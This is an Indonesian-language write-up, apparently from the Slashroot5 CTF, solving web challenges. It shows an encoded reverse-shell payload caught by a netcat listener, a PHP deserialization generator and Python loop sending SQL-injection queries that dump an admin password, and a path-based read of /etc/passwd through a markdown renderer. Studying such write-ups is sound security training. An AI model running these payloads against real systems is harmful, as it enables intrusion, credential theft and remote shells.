Sw0MSw0NiwxMTUsMTEyLDk3LDExOSwxMTAsNTksMTAsNzIsNzksODMsODQsNjEsMzQsNDksNTcsNTAsNDYsNTEsNDYsNTYsNDksNDYsNDksNTUsNDgsMzQsNTksMTAsODAsNzksODIsODQsNjEsMzQsNDksNTAsNTEsNTIsMzQsNTksMTAsODQsNzMsNzcs
NjksNzksODUsODQsNjEsMzQsNTMsNDgsNDgsNDgsMzQsNTksMTAsMTA1LDEwMiwzMiw0MCwxMTYsMTIxLDExMiwxMDEsMTExLDEwMiwzMiw4MywxMTYsMTE0LDEwNSwxMTAsMTAzLDQ2LDExMiwxMTQsMTExLDExNiwxMTEsMTE2LDEyMSwxMTIsMTAxLDQ2LDk5LDEx
2LDk5LDExMSwxMTAsMTE2LDk3LDEwNSwxMTAsMTE1LDMyLDYxLDYxLDYxLDMyLDM5LDExNywxMTAsMTAwLDEwMSwxMDIsMTA1LDExMCwxMDEsMTAwLDM5LDQxLDMyLDEyMywzMiw4MywxMTYsMTE0LDEwNSwxMTAsMTAzLDQ2LDExMiwxMTQsMTExLDExNiwxMTEsMTE2LDEyMSwxMTIsMTAxLDQ2LDk5LDExMSwxMTAsMTE2LDk3LDEwNSwxMTAsMTE1LDMyLDYxLDMyLDEwMiwxMTcsMTEwLDk5LDExNiwxMDUsMTExLDExMCw0MCwxMDUsMTE2LDQxLDMyLDEyMywzMiwxMTQsMTAxLDExNiwxMTcsMTE0LDExMCwzMiwxMTYsMTA0LDEwNSwxMTUsNDYsMTA1LDExMCwxMDAsMTAxLDEyMCw3OSwxMDIsNDAsMTA1LDExNiw0MSwzMiwzMyw2MSwzMiw0NSw0OSw1OSwzMiwxMjUsNTksMzIsMTI1LDEw
```

Langsung saja kita taruh hasil generator tersebut pada cookie token




Welcome undefined



```
nyx@racknerd-dd8248:~$ nc -vlp 1234
Listening on 0.0.0.0 1234

Connection received on 103.145.226.170 59458
Connected!
cat /*.txt
Slashroot5{WkVjNWFXRlhSbnBZTW5BeFl6TlNjR0puUFQwPQ==}
```

FLAG : Slashroot5{WkVjNWFXRlhSbnBZTW5BeFl6TlNjR0puUFQwPQ==}

Confused Ooga Booga (913 pts)



Confused Ooga Booga


913

http://103.145.226.170:3033/


Diberikan website dengan menampilkan source code index.php

index.php

```
<?php

include 'config.php';

class PRAM
{
    private $method;
    private $args;
    private $conn;

    public function __construct($method, $args)
    {
```



```
        $this->method = $method;
        $this->args = $args;
    }

    function get()
    {
        list($username) = func_get_args();
        $q = sprintf("SELECT * FROM users WHERE username='%s'",
$username);

        $obj = $this->__query($q);

        if ($obj != false) {
            $this->__die(sprintf("%s is %s", $obj->username,
$obj->role));
        } else {
            $this->__die("User not found!");
        }
    }

    function login()
    {
        global $FLAG;

        list($username, $password) = func_get_args();
        $username =
strtolower(trim(mysqli_real_escape_string($this->conn, $username)));
        $password =
strtolower(trim(mysqli_real_escape_string($this->conn, $password)));

        $q = sprintf("SELECT * FROM users WHERE username='%s' AND
password='%s'", $username, $password);

        $obj = $this->__query($q);

        if ($obj && $obj->role == 'admin') {
            $this->__die('REAL SHIT!! okay, here is your flag: ' .
$FLAG);
        } else {
```



```
                $this->__die("No flag for you, go ask pram for flag");
            }
        }

        function source()
        {
            return highlight_file(__FILE__);
        }

        function __conn()
        {
            global $host, $user, $pass, $dbname;

            if (!$this->conn) {
                $this->conn = mysqli_connect($host, $user, $pass, $dbname);
                mysqli_set_charset($this->conn, 'utf8');
            }

            if (!$this->conn) {
                die('Connection failed: ' . mysqli_connect_error());
            }
        }

        function __query($q)
        {
            $res = @mysqli_query($this->conn, $q);

            if ($res) {
                return @mysqli_fetch_object($res);
            }
        }

        function __die($msg)
        {
            $this->__close();

            header('Content-Type: application/json');
            die(json_encode(array('msg' => $msg)));
        }
```

```
    function __close()
    {
        mysqli_close($this->conn);
    }

    function __destruct()
    {
        $this->__conn();

        if (in_array($this->method, array('get', 'login', 'source'))) {
            @call_user_func_array(array($this, $this->method),
$this->args);
        } else {
            $this->__die("method not found!");
        }

        $this->__close();
    }

    function __wakeup()
    {
        foreach ($this->args as $key => $value) {
            $this->args[$key] = strtolower(trim($value));
        }
    }
}

if (isset($_GET['data'])) {
    $decoded = base64_decode($_GET['data']);
    $deserialized = @unserialize($decoded);
} else {
    new PRAM('source', []);
}
```

Langsung saja kami menganalisa source code tersebut.

- Pada method get() query tersebut tidak melakukan escape string
- Pada method login() terlihat `pram` merupakan user dengan role admin

Setelah mendapatkan informasi tersebut, Langsung saja kami membuat generator serialize tersebut.

s.php


```php
<?php
class PRAM
{
   private $method;
   private $args;

   public function __construct($method, $args)
   {
       $this->method = $method;
       $this->args = $args;
   }

   function get()
   {
       // list($username) = func_get_args();
       // $q = sprintf("SELECT * FROM users WHERE username='%s'", $username);
       // printf($q."\n");
   }

   function login(){}

   function source()
   {
       return highlight_file(__FILE__);
   }

   function __conn(){}

   function __query($q){}

   function __die($msg)
   {
       // $this->__close();
```

```
        // header('Content-Type: application/json');
        // die(json_encode(array('msg' => $msg)));
    }

    function __close(){}

    function __destruct()
    {
        if (in_array($this->method, array('get', 'login', 'source'))) {
            @call_user_func_array(array($this, $this->method),
$this->args);
        } else {
            // $this->__die("method not found!");
        }
    }

    function __wakeup()
    {
        foreach ($this->args as $key => $value) {
            $this->args[$key] = strtolower(trim($value));
        }
    }
}

// echo $argv[1]. "\n";
echo base64_encode(serialize(new PRAM('get', array("pram".$argv[1]))));
```

s.py

```
import os, requests as r


while True:
    o = os.popen(f'php s.php "{input("> ")}"').read()
    print(r.get(f'http://103.145.226.170:3033/?data={o}').text)
```


Oke, kita berhasil mendapatkan username dan password



```
→  oonga python3 s.py get
> pram
{"msg":"pram is admin"}
> pram' union select 1,2,3-- -
{"msg":"User not found!"}
> pram' union select 1,2,3,4 -- -
{"msg":"pram is admin"}
> pram' and 0 union select 1,2,3,4-- -
{"msg":"2 is 4"}
> pram' and 0 union select 1,concat(username, 0x3a, password),3,4 from users-- -
{"msg":"pram:v3ryS3cur3P4sz is 4"}
> 
```

Langsung saja kita melakukan login menggunakan generator serialize tadi dengan merubah baris terakhir menjadi ini

```
echo base64_encode(serialize(new PRAM('login', array("pram",
"v3ryS3cur3P4sz"))));
```




103.145.226.170:3033/?data=Tzo0OiJQQUkFNIjoyOntzOjEyOiIAUFJBTQBtZXRob2QiO3M6NToibG9naW4iO3M6MTA6IgBQUkFNAGFyZ3Mi

```
msg:  "REAL SHIT!! okay, here is your flag: Slashroot5{PHP+PRAM_===_confused__o0ga_bo0ga}"
```

FLAG : Slashroot5{PHP+PRAM_===_confused__oOga_bo0ga}

Makdon Printer (986 pts)



Makdon Printer

969


client: bang, web printernya ada bug!
pram: YNTKTS
client inside: "I bet pram is the culprit"

http://103.145.226.170:3032/

Author: IMaddiXI#1834

Diberikan aplikasi dimana inputan kita akan di konversikan ke bentuk markdown. Langsung saja kami coba” memasukkan inputan random dan menemukan response error

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=%00
```




Result:

The argument 'path' must be a string or Uint8Array without null bytes. Received '\x00'

```
TypeError [ERR_INVALID_ARG_VALUE]: The argument 'path' must be a string or Uint8Array without null bytes. Received '\x00'
    at stat (fs.js:1079:10)
    at module.exports (/app/node_modules/node-pandoc/index.js:84:3)
    at /app/routes/index.js:13:3
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at next (/app/node_modules/express/lib/router/route.js:137:13)
    at Route.dispatch (/app/node_modules/express/lib/router/route.js:112:3)
    at Layer.handle [as handle_request] (/app/node_modules/express/lib/router/layer.js:95:5)
    at /app/node_modules/express/lib/router/index.js:281:22
    at Function.process_params (/app/node_modules/express/lib/router/index.js:335:12)
    at next (/app/node_modules/express/lib/router/index.js:275:10)
```

Oke, sepertinya kita mendapatkan pesan error pada modul fs. Langsung saja kami mencoba meng-inputkan file “/etc/passwd” untuk memastikan pesan tersebut.

```
POST /render HTTP/1.1
Host: 103.145.226.170:3032
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:92.0) Gecko/20100101
Firefox/92.0
8< -- snip - snip -- 8<

content=/etc/passwd
```




Result:

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
